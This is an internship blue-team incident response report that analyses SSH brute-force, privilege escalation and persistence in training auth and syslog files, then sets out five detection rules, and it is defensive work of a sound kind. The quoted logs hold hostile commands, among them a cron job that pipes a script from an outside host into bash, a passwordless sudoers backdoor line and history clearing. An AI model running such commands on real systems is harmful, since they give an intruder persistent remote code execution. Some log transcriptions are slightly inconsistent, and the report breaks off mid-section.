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CYBERSECURITYÐICALHACKINGINTERNSHIP

PROJECT 04 • BLUE TEAM

Security Monitoring & Incident Response

Somewhere in the noise, an attacker left a trace. Find it.

Prepared by:

Chinedu Okoli

Project Area:

Blue Team / Security Monitoring & Incident Response

Evidence Sources:

[auth.log](#) and [syslog.log](#)

Date:

August 2026

Confidentiality: Educational / Training Use

Purpose: Cybersecurity Skills Assessment

Executive Summary

This report documents a security monitoring and incident response investigation conducted using the provided [auth.log](#) and [syslog.log](#) files.

The investigation focused on identifying failed and successful authentication attempts, suspicious source activity, unusual user behaviour, privileged operations, account-management activity, and scheduled-task activity.

The analysis identified repeated SSH authentication attempts associated with source IP address [198.51.100.23](#), including attempts against multiple user accounts. The logs also contained successful authentication activity, privileged [sudo](#)/root operations, creation and modification of the [sysupdate](#) account, and suspicious cron activity involving remote script retrieval.

Based on the observed evidence, the activity was assessed as requiring **high-priority investigation**, particularly because multiple suspicious events appear within the same broader activity sequence.

Detection rules were developed to identify repeated authentication failures, successful authentication following failed attempts, suspicious privileged activity, unexpected account creation, and suspicious cron activity.

Recommended response measures include investigating affected accounts and systems, preserving evidence, reviewing privileged activity, securing credentials, investigating scheduled tasks, strengthening SSH authentication, implementing stronger privileged-access controls, and improving centralized security monitoring.

Investigation Objectives

The objectives of this investigation were to:

- Analyze the provided authentication and system logs.
- Identify failed and successful authentication attempts.
- Identify suspicious source IP addresses.
- Detect unusual user and system activity.
- Identify potentially abnormal privileged operations.
- Develop security detection logic.
- Classify suspicious activity according to severity.
- Recommend appropriate incident response actions.
- Develop a structured incident response workflow.
- Provide security recommendations based on the observed activity.

Log Analysis

Summary of Observed Activity

Finding	Evidence observed	Initial assessment
Repeated failed authentication	Numerous <code>sshd</code> entries show “Failed password” attempts against users including <code>root</code> , <code>backup</code> , <code>postgres</code> , <code>guest</code> , <code>pi</code> , etc.	Suspicious authentication activity
Repeated attempts from same source	Multiple authentication attempts originate from <code>198.51.100.23</code> in the logs	Possible credential-guessing/brute-force activity
Successful authentication after failures	The logs show “Accepted password for backup” from <code>198.51.100.23</code>	High-priority event because successful access follows repeated failures
Privileged account activity	Multiple <code>sudo</code> entries show activity performed by <code>root</code> and commands involving accounts such as <code>backup</code> and <code>sysupdate</code>	Requires investigation
New account activity	Logs contain entries such as <code>new user</code> , <code>new group</code> , and activity involving the <code>sysupdate</code> account	Potential unauthorized account creation
Password modification	Evidence shows password changes involving accounts such as <code>backup</code> / <code>sysupdate</code>	Suspicious when correlated with other activity
Cron activity	The logs contain <code>cron</code> activity and commands associated with scheduled execution	Possible persistence mechanism
System-level activity	<code>systemd-logind</code> and other system log entries show sessions being opened/closed	Useful for establishing the attack timeline

Important observation

The **strongest finding** is not simply that there were failed logins.

The more interesting sequence is:

Repeated failed authentication → successful authentication → privileged activity → account/cron activity

Authentication Analysis

Repeated Failed SSH Authentication


Logs contain numerous entries similar to:

([webserver01 sshd\[...\] : Failed password for ...](#))

The attempts target multiple accounts, including:

- root
- backup
- postgres
- guest
- pi
- other users shown in the logs

The repeated failures indicate that someone or something was repeatedly attempting to authenticate to the system.



The screenshot shows a terminal window titled "kali@kali: InsecureProject-04-Incident-Response/Logs/Data". The terminal displays a list of SSH authentication failure logs. The logs are dated March 10, 2022, and show various failed login attempts from different IP addresses to various users. The users mentioned include database, support, postgres, user, admin, test, pi, oracle, postgres, and www-data. The terminal also shows a message about too many authentication failures for the postgres user.

```
Session Actions Edit View Help
Mar 10 03:16:36 webserver01 sshd[1421]: Failed password for invalid user database from 198.51.104.23 port 48256 ssh2
Mar 10 03:17:11 webserver01 sshd[1423]: Invalid user support from 198.51.104.23 port 44400
Mar 10 03:17:11 webserver01 sshd[1423]: Failed password for invalid user support from 198.51.104.23 port 44400 ssh2
Mar 10 03:17:46 webserver01 sshd[1425]: Invalid user postgres from 198.51.104.23 port 58128
Mar 10 03:17:46 webserver01 sshd[1425]: Failed password for invalid user postgres from 198.51.104.23 port 58128 ssh2
Mar 10 03:18:11 webserver01 sshd[1430]: Invalid user user from 198.51.104.23 port 59819
Mar 10 03:18:11 webserver01 sshd[1430]: Failed password for invalid user user from 198.51.104.23 port 59819 ssh2
Mar 10 03:18:58 webserver01 sshd[1434]: Invalid user support from 198.51.104.23 port 60702
Mar 10 03:18:58 webserver01 sshd[1434]: Failed password for invalid user support from 198.51.104.23 port 60702 ssh2
Mar 10 03:19:58 webserver01 sshd[1442]: Invalid user admin from 198.51.104.23 port 48228
Mar 10 03:19:58 webserver01 sshd[1442]: Failed password for invalid user admin from 198.51.104.23 port 48228 ssh2
Mar 10 03:20:15 webserver01 sshd[1449]: Invalid user admin from 198.51.104.23 port 49066
Mar 10 03:20:15 webserver01 sshd[1449]: Failed password for invalid user admin from 198.51.104.23 port 49066 ssh2
Mar 10 03:20:35 webserver01 sshd[1455]: Invalid user support from 198.51.104.23 port 44286
Mar 10 03:20:35 webserver01 sshd[1455]: Failed password for invalid user support from 198.51.104.23 port 44286 ssh2
Mar 10 03:21:09 webserver01 sshd[1463]: Invalid user www-data from 198.51.104.23 port 58077
Mar 10 03:21:09 webserver01 sshd[1463]: Failed password for invalid user www-data from 198.51.104.23 port 58077 ssh2
Mar 10 03:22:00 webserver01 sshd[1464]: Invalid user test from 198.51.104.23 port 43665
Mar 10 03:22:00 webserver01 sshd[1464]: Failed password for invalid user test from 198.51.104.23 port 43665 ssh2
Mar 10 03:22:29 webserver01 sshd[1473]: Invalid user pi from 198.51.104.23 port 41180
Mar 10 03:22:29 webserver01 sshd[1473]: Failed password for invalid user pi from 198.51.104.23 port 41180 ssh2
Mar 10 03:23:26 webserver01 sshd[1482]: Invalid user www-data from 198.51.104.23 port 44852
Mar 10 03:23:26 webserver01 sshd[1482]: Failed password for invalid user www-data from 198.51.104.23 port 44852 ssh2
Mar 10 03:23:26 webserver01 sshd[1482]: Disconnecting authenticating user postgres 198.51.104.23 port 44852: Too many authentication failures [preauth]
Mar 10 03:23:48 webserver01 sshd[1487]: Invalid user admin from 198.51.104.23 port 51948
Mar 10 03:23:48 webserver01 sshd[1487]: Failed password for invalid user admin from 198.51.104.23 port 51948 ssh2
Mar 10 03:24:38 webserver01 sshd[1491]: Invalid user oracle from 198.51.104.23 port 48176
Mar 10 03:24:38 webserver01 sshd[1491]: Failed password for invalid user oracle from 198.51.104.23 port 48176 ssh2
Mar 10 03:25:12 webserver01 sshd[1500]: Invalid user postgres from 198.51.104.23 port 53316
Mar 10 03:25:12 webserver01 sshd[1500]: Failed password for invalid user postgres from 198.51.104.23 port 53316 ssh2
Mar 10 03:25:47 webserver01 sshd[1503]: Invalid user www-data from 198.51.104.23 port 45801
Mar 10 03:25:47 webserver01 sshd[1503]: Failed password for invalid user www-data from 198.51.104.23 port 45801 ssh2
Mar 10 03:26:08 webserver01 sshd[1506]: Invalid user www-data from 198.51.104.23 port 58885
Mar 10 03:26:08 webserver01 sshd[1506]: Failed password for invalid user www-data from 198.51.104.23 port 58885 ssh2
```


Suspicious Source IP

The logs repeatedly show:

[198.51.100.23](#)

Multiple authentication attempts were observed from the same source IP address, [198.51.100.23](#).

The repeated attempts targeted several accounts and included both failed and successful authentication events. This pattern warrants further investigation for potential credential guessing or unauthorized access.



```
kali@kali: /media/sf_Project-04-Incident-Response/Logs Data
Session Actions Edit View Help
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47361 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2

(kali@kali) ~/media/sf_Project-04-Incident-Response/Logs Data
$ grep "backup" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:29:55 webserver01 sshd[1536]: Invalid user backup from 198.51.100.23 port 56692
Mar 10 03:29:55 webserver01 sshd[1536]: input_userauth_request: invalid user backup [preauth]
Mar 10 03:38:21 webserver01 sshd[1592]: Failed password for backup from 198.51.100.23 port 53306 ssh2
Mar 10 03:39:16 webserver01 sshd[1593]: Failed password for backup from 198.51.100.23 port 49957 ssh2
Mar 10 03:39:54 webserver01 sshd[1597]: Failed password for backup from 198.51.100.23 port 54086 ssh2
Mar 10 03:40:51 webserver01 sshd[1603]: Failed password for backup from 198.51.100.23 port 55236 ssh2
Mar 10 03:41:39 webserver01 sshd[1611]: Failed password for backup from 198.51.100.23 port 47002 ssh2
Mar 10 03:42:31 webserver01 sshd[1619]: Failed password for backup from 198.51.100.23 port 45500 ssh2
Mar 10 03:42:56 webserver01 sshd[1624]: Failed password for backup from 198.51.100.23 port 58890 ssh2
Mar 10 03:43:56 webserver01 sshd[1638]: Failed password for backup from 198.51.100.23 port 43060 ssh2
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47361 ssh2
Mar 10 03:45:16 webserver01 pam_unix(sshd:session): session opened for user backup by (uid=0)
Mar 10 03:45:16 webserver01 systemd-logind[612]: New session 925 of user backup.
Mar 10 03:45:36 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/usr/bin/id
Mar 10 03:45:41 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/usr/bin/cat /etc/sudoers
Mar 10 03:46:21 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/bin/bash
Mar 10 03:46:21 webserver01 pam_unix(sudo:session): session opened for user root by backup(uid=1001)
Mar 10 03:47:31 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo sysupdate
Mar 10 03:47:46 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
Mar 10 03:48:16 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/crontab -l
Mar 10 03:48:26 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "(crontab -l; echo '*10 * * * * curl -s http://192.0.2.99/update.sh | bash') | crontab -"
Mar 10 03:48:51 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo > /home/backup/.bash_history"
Mar 10 03:48:59 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/history -c
Mar 10 03:49:19 webserver01 sshd[1635]: pam_unix(sshd:session): session closed for user backup

(kali@kali) ~/media/sf_Project-04-Incident-Response/Logs Data
$
```

Successful Authentication

Logs show:

(Accepted password for backup)

Finding

Successful authentication to the [backup](#) account after multiple failed authentication attempts.

Severity

High

Why?

A successful login following a large number of failed attempts can indicate that valid credentials were eventually obtained or guessed.

Report:

A successful authentication to the [backup](#) account was observed following numerous failed authentication attempts. The event is considered high priority because successful access occurred within a broader sequence of suspicious authentication activity.

```
(kali㉿kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$ grep "Accepted password" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47361 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2
(kali㉿kali)-[/media/sf_Project-04-Incident-Response/Logs Data]
$
```

Privileged Activity

Privileged activity was identified in the logs following the authentication events. The presence of [sudo](#) and [root](#) activity increases the potential impact of the incident because privileged access can allow modification of system configuration, accounts, scheduled tasks, or other security controls

[USER=root](#)

[COMMAND=/bin/sh](#)

and commands associated with:

- [backup](#)
- [sysupdate](#)
- [crontab](#)
- [/etc/sudoers](#)
- [system configuration](#)

Initial severity

High

```
kali@kali:/media/sf_Project-04-Incident-Response/Logs Data
Session Actions Edit View Help
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47361 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2

(kali@kali) ~/media/sf_Project-04-Incident-Response/Logs Data
$ grep "backup" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:29:55 webserver01 sshd[1536]: Invalid user backup from 198.51.100.23 port 56692
Mar 10 03:29:55 webserver01 sshd[1536]: input_userauth_request: invalid user backup [preauth]
Mar 10 03:29:55 webserver01 sshd[1536]: Failed password for invalid user backup from 198.51.100.23 port 56692 ssh2
Mar 10 03:30:21 webserver01 sshd[1592]: Failed password for backup from 198.51.100.23 port 53386 ssh2
Mar 10 03:39:16 webserver01 sshd[1593]: Failed password for backup from 198.51.100.23 port 49957 ssh2
Mar 10 03:39:54 webserver01 sshd[1597]: Failed password for backup from 198.51.100.23 port 54086 ssh2
Mar 10 03:40:51 webserver01 sshd[1603]: Failed password for backup from 198.51.100.23 port 55236 ssh2
Mar 10 03:41:39 webserver01 sshd[1611]: Failed password for backup from 198.51.100.23 port 47002 ssh2
Mar 10 03:42:31 webserver01 sshd[1619]: Failed password for backup from 198.51.100.23 port 45560 ssh2
Mar 10 03:42:56 webserver01 sshd[1624]: Failed password for backup from 198.51.100.23 port 56890 ssh2
Mar 10 03:43:56 webserver01 sshd[1630]: Failed password for backup from 198.51.100.23 port 43860 ssh2
Mar 10 03:45:16 webserver01 sshd[1635]: Accepted password for backup from 198.51.100.23 port 47361 ssh2
Mar 10 03:45:16 webserver01 sshd[1635]: pam_unix(sshd:session): session opened for user backup (uid=0)
Mar 10 03:45:16 webserver01 systemd-logind[612]: New session 925 of user backup.
Mar 10 03:45:36 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/usr/bin/id
Mar 10 03:45:41 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/usr/bin/cat /etc/sudoers
Mar 10 03:46:21 webserver01 sudo: backup : TTY=pts/2 ; PWD=/home/backup ; USER=root ; COMMAND=/bin/bash
Mar 10 03:46:21 webserver01 sudo: pam_unix(sudo:session): session opened for user root by backup(uid=1001)
Mar 10 03:47:31 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -ag sudo sysupdate
Mar 10 03:47:46 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
Mar 10 03:48:16 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/crontab -l
Mar 10 03:48:26 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "(crontab -l; echo '*/* * * * curl -s http://192.0.2.99/update.sh
[ bash ] | crontab -"
Mar 10 03:48:51 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo > /home/backup/.bash_history"
Mar 10 03:48:59 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/history -c
Mar 10 03:49:19 webserver01 sshd[1635]: pam_unix(sshd:session): session closed for user backup

(kali@kali) ~/media/sf_Project-04-Incident-Response/Logs Data
$
```

Account Creation / Modification

Relating to:

(new user, new group)

This deserves investigation because an unexpected account can provide continued access to a compromised system.

Severity

High

Report

The logs contain account management activity, including the creation/modification of users and groups, as well as activity associated with the [sysupdate](#) account. Because this activity occurs within the wider suspicious authentication and privileged-access timeline, it should be investigated as a potential persistence or unauthorized-account mechanism.

```
(kali@kali) ~/media/sf_Project-04-Incident-Response/Logs Data
$ grep "sysupdate" ~/Project-04-Incident-Response/logs/auth.log
Mar 10 03:47:11 webserver01 useradd[1639]: new group: name=sysupdate, GID=1002
Mar 10 03:47:11 webserver01 useradd[1639]: new user: name=sysupdate, UID=1002, GID=1002, home=/home/sysupdate, shell=/bin/bash
Mar 10 03:47:19 webserver01 passwd[1642]: pam_unix(passwd:chauthtok): password changed for sysupdate
Mar 10 03:47:31 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/sbin/usermod -ag sudo sysupdate
Mar 10 03:47:46 webserver01 sudo: backup : TTY=pts/2 ; PWD=/root ; USER=root ; COMMAND=/bin/sh -c "echo 'sysupdate ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
Mar 10 06:03:19 webserver01 sshd[1643]: Accepted password for sysupdate from 198.51.100.23 port 48023 ssh2
Mar 10 06:03:19 webserver01 sshd[1643]: pam_unix(sshd:session): session opened for user sysupdate by (uid=0)
Mar 10 06:03:19 webserver01 sshd[1643]: pam_unix(sshd:session): session closed for user sysupdate

(kali@kali) ~/media/sf_Project-04-Incident-Response/Logs Data
$
```


Cron Activity

This is particularly important because scheduled tasks can be used legitimately by administrators, but they can also be abused to maintain execution or persistence.

Severity

High


The observed cron activity may represent a persistence mechanism and requires investigation.




```
kali@kali: /media/sf_Project-04-Incident-Response/Logs Data
$ grep -i 'CRON' ~/Project-04-Incident-Response/Logs/syslog.log
Mar 09 07:10:00 webserver01 CRON[4022]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 07:56:00 webserver01 CRON[4027]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 09 08:18:00 webserver01 CRON[4032]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 08:40:00 webserver01 CRON[4043]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 09 08:49:00 webserver01 CRON[4053]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 09:13:00 webserver01 CRON[4055]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 09:57:00 webserver01 CRON[4076]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 10:49:00 webserver01 CRON[4093]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 11:00:00 webserver01 CRON[4098]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 11:38:00 webserver01 CRON[4106]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 09 11:59:00 webserver01 CRON[4117]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 12:16:00 webserver01 CRON[4128]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 12:36:00 webserver01 CRON[4144]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 09 13:30:00 webserver01 CRON[4162]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 14:12:00 webserver01 CRON[4180]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 09 14:37:00 webserver01 CRON[4188]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 09 14:52:00 webserver01 CRON[4190]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 15:11:00 webserver01 CRON[4195]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 15:38:00 webserver01 CRON[4210]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 16:34:00 webserver01 CRON[4228]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 17:07:00 webserver01 CRON[4234]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 09 17:11:00 webserver01 CRON[4243]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 03:20:04 webserver01 CRON[4406]: (root) CMD (curl -s http://192.0.2.99/update.sh | bash)
Mar 10 03:30:06 webserver01 CRON[4408]: (root) CMD (curl -s http://192.0.2.99/update.sh | bash)
Mar 10 03:40:11 webserver01 CRON[4414]: (root) CMD (curl -s http://192.0.2.99/update.sh | bash)
Mar 10 07:26:00 webserver01 CRON[4278]: (root) CMD (/usr/bin/certbot renew --quiet --no-self-upgrade)
Mar 10 07:42:00 webserver01 CRON[4289]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 07:58:00 webserver01 CRON[4291]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 08:44:00 webserver01 CRON[4297]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 09:28:00 webserver01 CRON[4320]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 09:52:00 webserver01 CRON[4331]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
Mar 10 10:24:00 webserver01 CRON[4343]: (root) CMD (/usr/sbin/logrotate /etc/logrotate.conf)
```

Preliminary Attack Timeline

Observed sequence:





Preliminary Attack Timeline

Based on the evidence so far:

Finding	Severity	Reason
Repeated failed authentication	Medium	Possible credential-guessing activity
Multiple accounts targeted	Medium	Indicates broader authentication probing
Successful backup authentication	High	Successful access following suspicious failures
Privileged/root activity	High	Potential system-level access
Account creation/modification	High	Could facilitate unauthorized access/persistence
Cron activity	High	Could represent persistence or scheduled execution
Overall incident	High	Multiple suspicious activities appear correlated

Detection Logic

1. Multiple Failed Logins

Rule ID: DET-01

Name: Multiple Failed Authentication Attempts

Severity: Medium

Trigger:

Generate an alert when multiple failed authentication attempts are detected from the same source IP within a short period.

Evidence from our investigation:

The logs contain repeated [failed password](#) events involving multiple accounts.

Why it matters:

Repeated failures may indicate password guessing, brute-force activity, or unauthorized authentication attempts.

SOC response:

1. Identify the source IP.
2. Determine which accounts were targeted.
3. Check whether a successful login followed the failures.
4. Review the source's historical activity.
5. Consider blocking or rate-limiting the source if confirmed malicious.

2. Successful Login After Failed Attempts

Rule ID: DET-02

Name: Successful Authentication Following Repeated Failures

Severity: High

Trigger:

Generate a high-priority alert when a successful authentication occurs after multiple failed authentication attempts from the same source.

Evidence:

Logs show repeated authentication failures followed by:

[Accepted password for backup](#)

associated with the investigated authentication activity.

Why it matters:

A successful login after repeated failures can indicate that valid credentials were eventually obtained or guessed.

SOC response:

- Validate whether the login was legitimate.
- Confirm the user/account.
- Review the source IP.
- Review commands executed after authentication.
- Check for privilege escalation.
- Reset credentials if compromise is suspected.

3. Suspicious Privileged Activity

Rule ID: DET-03

Name: Privileged/Sudo Activity Following Suspicious Authentication

Severity: High

Trigger:

Generate an alert when `sudo` or `root` activity occurs following suspicious authentication activity.

Evidence:

logs show `sudo`, `USER=root`, and system-level commands.

Why it matters:

Privileged access can allow an attacker to modify accounts, configuration, scheduled tasks, or other system controls.

SOC response:

- Identify the account responsible.
- Determine whether privilege escalation was authorized.
- Review commands executed.
- Review affected files/configuration.
- Investigate preceding authentication events.

4. Unexpected Account Creation

Rule ID: DET-04

Name: New User or Group Creation

Severity: High

Trigger:

Generate an alert when a new user or group is created outside an approved administrative process.

Evidence:

Logs contain [new user](#) and [new group](#) activity, including activity associated with [sysupdate](#).

Why it matters:

Unauthorized accounts can be used to maintain access to a system after the initial compromise.

SOC response:

- Verify whether the account creation was authorized.
- Identify who created the account.
- Review the account's privileges.
- Check authentication activity for the account.
- Disable/remove the account if unauthorized.

5. Suspicious Cron Activity

Rule ID: DET-05

Name: Unexpected Scheduled Task/Cron Activity

Severity: High

Trigger:

Generate an alert when cron jobs are created or modified following suspicious authentication or privileged activity.

Evidence:

Logs contain [cron](#) activity within the same investigation timeline.

Why it matters:

Scheduled tasks can be legitimate system functions, but they can also be abused to execute commands automatically or maintain persistence.

SOC response:

- Identify the cron job.
- Identify who created or modified it.
- Review the command being executed.
- Determine whether it is legitimate.
- Remove unauthorized scheduled tasks.
- Investigate the originating account.

Detection Logic Summary

ID	Detection Rule	Trigger	Severity
DET-01	Multiple Failed Logins	Repeated failed authentication from the same source	Medium
DET-02	Successful Login After Failures	Successful login following repeated failures	High
DET-03	Suspicious Privileged Activity	Root/sudo activity following suspicious authentication	High
DET-04	Unexpected Account Creation	New user/group created without authorization	High
DET-05	Suspicious Cron Activity	Unexpected scheduled-task modification/execution	High

Incident Classification & Response

Incident Classification Table

ID	Suspicious Activity	Severity	Possible Impact	Recommended Response
INC-01	Repeated failed authentication attempts	Medium	Possible password guessing or brute-force activity	Investigate source IP, review targeted accounts, monitor further attempts
INC-02	Successful backup login following repeated failures	High	Possible unauthorized account access	Validate login, review session activity, reset credentials if unauthorized
INC-03	Privileged/root activity following suspicious authentication	High	Possible unauthorized system-level access	Investigate commands, verify authorization, review affected systems
INC-04	New user/group and sysupdate account activity	High	Potential unauthorized account creation or persistence	Verify account legitimacy, review privileges, disable if unauthorized
INC-05	Suspicious cron/scheduled-task activity	High	Potential persistence or unauthorized command execution	Inspect cron entries, identify creator, remove unauthorized jobs, and investigate

INC-01 Repeated Failed Authentication

Classification

Severity: Medium

Observation

The logs contain numerous failed SSH authentication attempts against several accounts.

Possible Impact

